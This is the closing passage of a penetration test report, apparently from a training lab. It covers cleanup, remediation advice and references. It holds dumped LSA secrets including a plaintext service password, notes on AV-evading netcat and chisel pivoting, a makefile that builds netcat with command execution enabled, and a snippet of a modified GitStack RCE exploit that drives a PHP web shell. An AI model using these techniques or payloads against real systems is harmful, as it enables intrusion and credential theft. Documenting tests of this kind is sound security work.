0010 09 46 F2 26 26 4F B7 C0 67 EC 81 3F 5B ED 1A C7 .F.&&O..g..?[...
0020 62 70 F7 42 FF 21 3C B1 9F 3D 39 08 A2 DE 9B C2 bp.B.!<..=9.....
0030 77 A4 93 FB 30 92 50 8B 95 79 EF ED 05 8B F3 35 w...0.P..y.....5
NL$KM:4d64ad40ee83e0dfbbc8e2638ead403e0946f226264fb7c067ec813f5bed1ac76270f742ff213c
b19f3d3908a2de9bc277a493fb3092508b9579efed058bf335
[*] _SC_Apache2.4
(Unknown User):i<3ruby
[*] Cleaning up...

Cleanup

10.200.83.200
Removed the uploaded nmap-blkr3d binary which was used to enumerate the internal network.

10.200.83.150
Removed the file that the exploit created exploit-blkr3d.php, the created user account with net user blkr3d, and chisel-blkr3d.exe that I used for pivoting inside the internal network.

10.200.83.100
Removed nc wrapper System.exe, and the custom compiled nc.exe binary used to bypass the Antivirus software running on the system. Also removed my uploaded file upload exploit file image.png.php which was used to get the initial remote code execution. Removed all the generated SAM, Security and System.bak.

Conclusion

Every flaw in a network infrastructure, computers, servers, or application should be regularly scheduled for review. Unaddressed vulnerabilities can lead to significant damage, whether through theft or internal sabotage, depending on the threat actor's intent. Thomas is advised to implement a patch management program to protect his projects from vulnerabilities. Additionally, enforcing strict password policies to avoid the use of common and easy passwords and implementing least-privilege access for users who do not require administrative rights is crucial. Thomas should also conduct bimonthly scans for new and emerging vulnerabilities across his assets.

References

Vulnerabilities

https://nvd.nist.gov/vuln/detail/CVE-2019-15107
https://nvd.nist.gov/vuln/detail/CVE-2019-5955
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
https://kb.cybertecsecurity.com/knowledge/unquoted-service-paths


Tools

https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/
https://gist.github.com/cmbaughman/c91f41ba7b2cf71106f1
https://github.com/curl/curl-cheat-sheet
https://github.com/ab14jain/PowerShell
https://github.com/gentilkiwi/mimikatz/wiki
https://github.com/Hackplayers/evil-winrm
https://github.com/sshuttle/sshuttle
https://github.com/jpillora/chisel
https://github.com/samratashok/nishang/blob/master/Scan/Invoke-PortScan.ps1
https://linux.die.net/man/1/xfreerdp

Appendices

Scripts/Payloads

wrapper.cs



makefile for nc.exe

```
#CC=i686-pc-mingw32-gcc
#CC=x86_64-pc-mingw32-gcc
CC=x86_64-w64-mingw32-gcc

CFLAGS=-DNDEBUG -DWIN32 -D_CONSOLE -DTELNET -DGAPING_SECURITY_HOLE
LDFLAGS=-s -lkernel32 -luser32 -lwsock32 -lwinmm

all: nc.exe

nc.exe: getopt.c doexec.c netcat.c
	$(CC) $(CFLAGS) getopt.c doexec.c netcat.c $(LDFLAGS) -o nc.exe

clean:
	rm nc.exe
```

Modified GitStack RCE

```
print "[+] Execute command"
r = requests.post("http://{}/web/exploit-blkr3d.php".format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```